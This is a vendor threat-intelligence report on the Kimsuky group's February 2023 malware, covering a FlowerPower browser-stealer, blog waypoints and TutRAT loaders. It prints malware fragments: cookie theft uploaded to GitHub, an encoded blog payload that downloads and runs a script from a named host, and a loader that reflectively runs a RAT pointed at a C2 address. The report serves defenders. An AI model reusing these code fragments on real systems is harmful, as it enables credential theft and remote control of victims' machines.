TLP: GREEN

# February 2023 Threat Trend Report on Kimsuky Group

V1.0

AhnLab Security Emergency response Center (ASEC)

Mar. 29, 2023

AhnLab

## Classification

Publications or provided content can only be used within the scope allowed for each classification as shown below.

| Classification | Distribution Targets | Precautions |
|---|---|---|
| TLP: RED | Reports only provided for certain clients and tenants | **Documents that can only be accessed by the recipient or the recipient department**<br>Cannot be copied or distributed except by the recipient |
| TLP: AMBER | Reports only provided for limited clients and tenants | **Can be copied and distributed within the recipient organization (company) of reports**<br>Must seek permission from AhnLab to use the report outside the organization, such as for educational purposes |
| TLP: GREEN | Reports that can be used by anyone within the service | **Can be freely used within the industry and utilized as educational materials for internal training, occupational training, and security manager training**<br>Strictly limited from being used as presentation materials for the public |
| TLP: WHITE | Reports that can be freely used | Cite source<br>Available for commercial and non-commercial uses<br>Can produce derivative works by changing the content |

## Remarks

If the report includes statistics and indices, some data may be rounded, meaning that the sum of each item may not match the total.

The version information of this report is as follows:

| Version | Date | Details |
|---|---|---|
| 1.0 | 2023-03-29 | First version |

# Contents

## CAUTION

This report contains a number of opinions given by the analysts based on the information that has been confirmed so far. Each analyst may have a different opinion and the content of this report may change without notice if new evidence is confirmed.

# Overview

The Kimsuky group's activities in February 2023 were very significant in comparison to their activities in January. Many new types were discovered, including a variant of FlowerPower which stole information stored in browsers via the GitHub API, a DLL version of xRAT, and a new type of RAT called TutRAT.

The number of Fully Qualified Domain Names (FQDNs) tripled compared to the previous month, most of which were FlowerPower, Random Query, and AppleSeed types. There was also an actual attack targeting a university professor, and details of this have been shared on the ASEC Blog.[1]

# Attack Statistics

Compared to the number of FQDNs in the January 2023 Threat Trend Report on Kimsuky Group[2] published on March 3, 2023, the FQDNs of all attack types showed a 3-fold increase. The most commonly detected types were FlowerPower, Random Query, and AppleSeed, in order.

[1] https://asec.ahnlab.com/en/50621/

[2] https://atip.ahnlab.com/ti/contents/issue-report/trend?i=e1d770d2-bf96-41e2-a48f-fcade91ae1a6




Figure 1. FQDN statistics by attack type in the last 3 months (Unit: each)

# Major Issues


## 1) FlowerPower

While FlowerPower is a PowerShell script-based keylogger, other multiple malware types were discovered and covered in the 2022 Threat Trend Report on Kimsuky Group[3] published on February 27, 2023. However, another type that uses the GitHub API has been identified.

### (1) GitHub API

AhnLab received an inquiry from an actual victim who had received a spear phishing email that masqueraded as a certain professor and asked for a profile template.

[3] https://atip.ahnlab.com/ti/contents/issue-report/trend?i=b2e6fdb2-99e4-43e9-ab3c-fe25b3a6e8b6



보낸 사람 [redacted] [redacted]>

제목 [redacted] 교수입니다.

받는 사람 [redacted]

2/20/2023, [redacted]

안녕하세요. [redacted] 교수입니다.

[redacted]님과 토론하고 이렇게 연락을 드립니다.

제가 개인사정으로 3월 10일부터 12일동안 해외출장이 계획되어 있습니다.

돌아와서 회의준비를 하려면 시간이 촉박해서 그러니 원할한 준비를 위해 발표자분들과 토론자분들께 몇가지 요청사항을 말씀 드립니다.

1. 아직 발표주제가 미정인 분들은 오늘까지 발표주제를 알려주시기 바랍니다.
2. 가능하시다면 발표문을 3월 8일까지 보내주시기 바랍니다.
3. 참가자분들의 간단한 약력이 필요되어 그러니 첨부한 양식에 기재해주셔서 내일까지 보내주시면 감사하겠습니다. (비번: [redacted])

이상입니다.

감사합니다.


안녕히 게십시오.

첨부 파일: [붙임] 약력 양식.doc 42.5 KB

Figure 2. The actual spear phishing email

While this is the FlowerPower type which has been detected since 2020, the 2nd script was a type that collects information from browsers, not a keylogger; this has also been covered in the previously published **2022 Threat Trend Report on Kimsuky Group.**


In the past, information was only collected from Chrome and Firefox browsers, but in this new variant, the Whale browser was added, and it steals information via the GitHub API.



```
function CookieCopyFile ($Array)
{
    if (!(Test-Path -Path $Array[0])) {return $False}

    $Files = Get-ChildItem -File -Path $Array[0] -Recurse -Include "Cookies"
    if($Files)
    {
        for ($i = 0; $i -lt $Files.Count; $i++)
        {
            $destFileName = $env:APPDATA + "\Cookies_" + $Array[1] + $i
            Copy-Item $Files[$i] -Destination $destFileName -Force
            git-uploadfile -token '[redacted]' -file $
                destFileName -owner [redacted] -repo [redacted] -path [redacted] -force
            del $destFileName

● ● ●

function main
{
    Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy Bypass -Force

    $ChromedataPath = "$($env:LOCALAPPDATA)\\Google\\Chrome\\User Data"
    $EdgedataPath = "$($env:LOCALAPPDATA)\\Microsoft\\Edge\\User Data"
    $NaverWhaledataPath = "$($env:LOCALAPPDATA)\\Naver\\Naver Whale\\User Data"

    Add-Type -AssemblyName System.Security
```

Figure 3. A portion of the script that uses the GitHub API (From the 2nd FlowerPower script)

An investigation on the corresponding GitHub repository revealed that there were multiple pieces of browser information that seemed to have been collected from the victims' systems.




| | | |
|---|---|---|
| [redacted] | | Go to file |
| [redacted] | [redacted] 20 hours ago | History |
| .. | | |
| Log[redacted] | No commit message | 20 hours ago |
| Log[redacted] | No commit message | 20 hours ago |
| Log[redacted] | No commit message | 20 hours ago |
| Log[redacted] | No commit message | 20 hours ago |
| Log[redacted] | No commit message | 20 hours ago |
| Log[redacted]rome0 | No commit message | 20 hours ago |
| [redacted].txt | No commit message | 20 hours ago |

Figure 4. Browser information uploaded to GitHub

This repository has been reported, but no measures had been taken as of now. A new domain "p-e.kr" was also added to the list of domains used for FlowerPower.

## (2) Using Korean Blogs as Waypoints

AhnLab announced the discovery of four Korean blogs being used as waypoints. In February, however, one new blog was discovered.



[redacted]

요즘에 떠오르고 [redacted]
비타민, 칼슘, 칼 [redacted]
게 함유되어 있고 [redacted]
오디 효능 어떤게 [redacted]

```
<p><input type="hidden" value="pianid" data-
description="W3N0cmluZ10kYSA9IHsoTmV3LU9iamVjdCBO
pZW50KS5Eb2thcnlzdW50cmluZygnaHR0cDovL2RhZWppLm1h
vLmtyL2p1L2RhLnR4dCcpfTskYj0kYS5yZXBsYWNlKCdrYXJ5
sb2FkUycpOyRjPWlleCAkYjtpZXggJGMNCg0K"></p>
<
<http://daeji.manblue.kro.kr/ju/da.txt          "><
```

Figure 5. Waypoint included within the newly discovered Korean blog

## 2) RandomQuery

The RandomQuery type downloads VBScript and PowerShell scripts. It also performs keylogging, collects system and browser information, and distributes RAT malware.

Related details have been covered in the Analysis Report on Malware Distributed by Kimsuky Group[4], published on October 7, 2022. However, a new type of RAT is being distributed that has not been detected in the past.

### (1) TutRAT


The loader script downloads an additional file from the C2. The downloaded file is the .NET-based TutRAT[5] [6]compressed with the GZ algorithm which finds the "setserverip" method in said file.

Afterward, it defines an IP & Port pair for execution, which occurs because the C2 is designated as localhost in TutRAT.

[4] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=5a12d8f9-a06c-4e91-859d-7954d78c332e


[5] https://github.com/AdvancedHacker101/C-Sharp-R.A.T-Server

[6] https://github.com/AdvancedHacker101/C-Sharp-R.A.T-Client



```
$name = "Main";
#$path = ".\r_enc.bin";
#[byte[]] $bytes = [System.IO.File]::ReadAllBytes($path)

[byte[]]$bytes = (wget $URI).content


 $length = $bytes.Length


 [byte[]]$exBytes = GcomEx ($bytes)
 #$exBytes=$bytes


 $length = $exBytes.Length

 #Set-MpPreference -ExclusionProcess @("powershell.exe")
 Start-Sleep -Milliseconds 10000

 $assembly = [System.Reflection.Assembly]::Load($exBytes)
foreach ($type in $assembly.GetTypes())
{
     foreach ($method in $type.GetMethods())
    {
        if (($method.Name.ToLower()).equals("setserverip"))
        {
            $instance = [System.Activator]::CreateInstance($type)
            $ip = "202.130.87.178:8020"
            $method.Invoke($instance, @($ip))
            #[namespace.Class]::Main($parametre)
            #$instance::Main()
        }
```

Figure 6. A portion of the loader script



```
TutClient (1.0.0.0)
  TutClient.exe
    PE
    Type References
    References
    { } -
    { } TutClient
      Program @02000002
        Base Type and Interfa
        Derived Types
        .cctor() : void @0600C
        Program() : void @06
        AvName() : string @0
        ConnectToServer() : v
        CreateMessage(string
```


```
// TutClient.Program
// Token: 0x06000008 RID: 8 RVA: 0x000020C8 File Offset:
  0x000002C8
public static void Main()
{
    Program._handler = (Program.EventHandler)Delegate.Combine
      (Program._handler, new Program.EventHandler
      (Program.Handler));
    Program.SetConsoleCtrlHandler(Program._handler, true);
    ServicePointManager.UseNagleAlgorithm = false;
    Program.ConnectToServer();
    Program.RequestLoop();
}
```

```
TutClient (1.0.0.0)
  TutClient.exe
    PE
    Type References
    References
    { } -
    { } IWshRuntimeLibrary
    { } TutClient
      DDoS @02000006
      Keylogger @02000002
      PasswordManager @02000005
      Program @02000003
        Base Type and Interfaces
        Derived Types
        .cctor() : void @06000046
        Program() : void @06000045
        AvName() : string @0600003
        ConnectToServer() : void @C
        CreateMessage(string[]) : vo
```

```
// TutClient.Program
// Token: 0x06000012 RID: 18 RVA: 0x00003238 File Offset:
  0x00001438
private static void Main(string[] args)
{
    Program._handler = (Program.EventHandler)Delegate.Combine
      (Program._handler, new Program.EventHandler
      (Program.Handler));
    Program.SetConsoleCtrlHandler(Program._handler, true);
    ServicePointManager.UseNagleAlgorithm = false;
    Program.ConnectToServer();
    Program.StartIPCHandler();
    Program.RequestLoop();
}
```

Figure 7. Comparison of TutRAT versions

Moreover, "Veerus", a North Korean notation of the English word "Virus" was found in the PDB path.



| Offset | Name | Value |
|---|---|---|
| 5DBC | Sig | 53445352 |
| 5DC0 | GUID | {97ae6cc8-7ec7-4572-caa-b0f63d95e3c9} |
| 5DD0 | Age | 1 |
| 5DD4 | PDB | E:\work\비루스관련\rat\TutRat\0206_backup\C-Sharp-R.A.T-Client-master_filemanager\C-Sharp-R.A.T-Client-master\TutClient\obj\Debug\TutClient.pdb |

Figure 8. PDB path


A loader script using the AES-256-CBC mode instead of the GZ algorithm was also found, and like TutRAT, it downloads an additional encrypted file from the C2.

The first 32 bytes of the downloaded file are used as the Salt and the string in the script is used as the password.

Finally, the Rfc2898DeriveBytes(PBKDF2)[7] [8] function is used in the two combinations above, generating the AES Key and the IV and decrypting the encrypted file to load.

[7] https://learn.microsoft.com/ko-kr/dotnet/api/system.security.cryptography.rfc2898derivebytes?view=net-7.0

[8] https://en.wikipedia.org/wiki/PBKDF2




```
$InputStream = New-Object System.IO.MemoryStream(,$EncBytes)
$OutputStream = New-Object System.IO.MemoryStream
# Read the Salt
$Salt = New-Object Byte[](32)
$BytesRead = $InputStream.Read($Salt, 0, $Salt.Length)
if ( $BytesRead -ne $Salt.Length )
{
    Write-Host 'Failed to read Salt from file'
    exit
}
# Generate PBKDF2 from Salt and Password
$PBKDF2 = New-Object System.Security.Cryptography.Rfc2898DeriveBytes($Password, $Salt)
# Get our AES key, iv and hmac key from the PBKDF2 stream
$AESKey  = $PBKDF2.GetBytes(32)
$AESIV  = $PBKDF2.GetBytes(16)
# Setup our decryptor
$AES = New-Object Security.Cryptography.AesManaged
$Dec = $AES.CreateDecryptor($AESKey, $AESIV)
$CryptoStream = New-Object System.Security.Cryptography.CryptoStream($InputStream, $Dec
    , [System.Security.Cryptography.CryptoStreamMode]::Read)
$CryptoStream.CopyTo($OutputStream)
$OutputStream.Dispose()
return $OutputStream.ToArray()
```

Figure 9. A portion of the loader code that uses AES

It has been identified that a script published on GitHub[9] was being used for the AES algorithm code.

.



```
    # Generate PBKDF2 from Salt and Password
    $PBKDF2 = New-Object
        System.Security.Cryptography.Rfc2898DeriveBytes(
        $Password, $Salt)
    # Get our AES key, iv and hmac key from the PBKDF2
    stream
    $AESKey = $PBKDF2.GetBytes(32)
    $AESIV = $PBKDF2.GetBytes(16)
    # Setup our decryptor
    $AES = New-Object Security.Cryptography.AesManaged
    $Dec = $AES.CreateDecryptor($AESKey, $AESIV)
```

```
# Generate PBKDF2 from Salt and Password
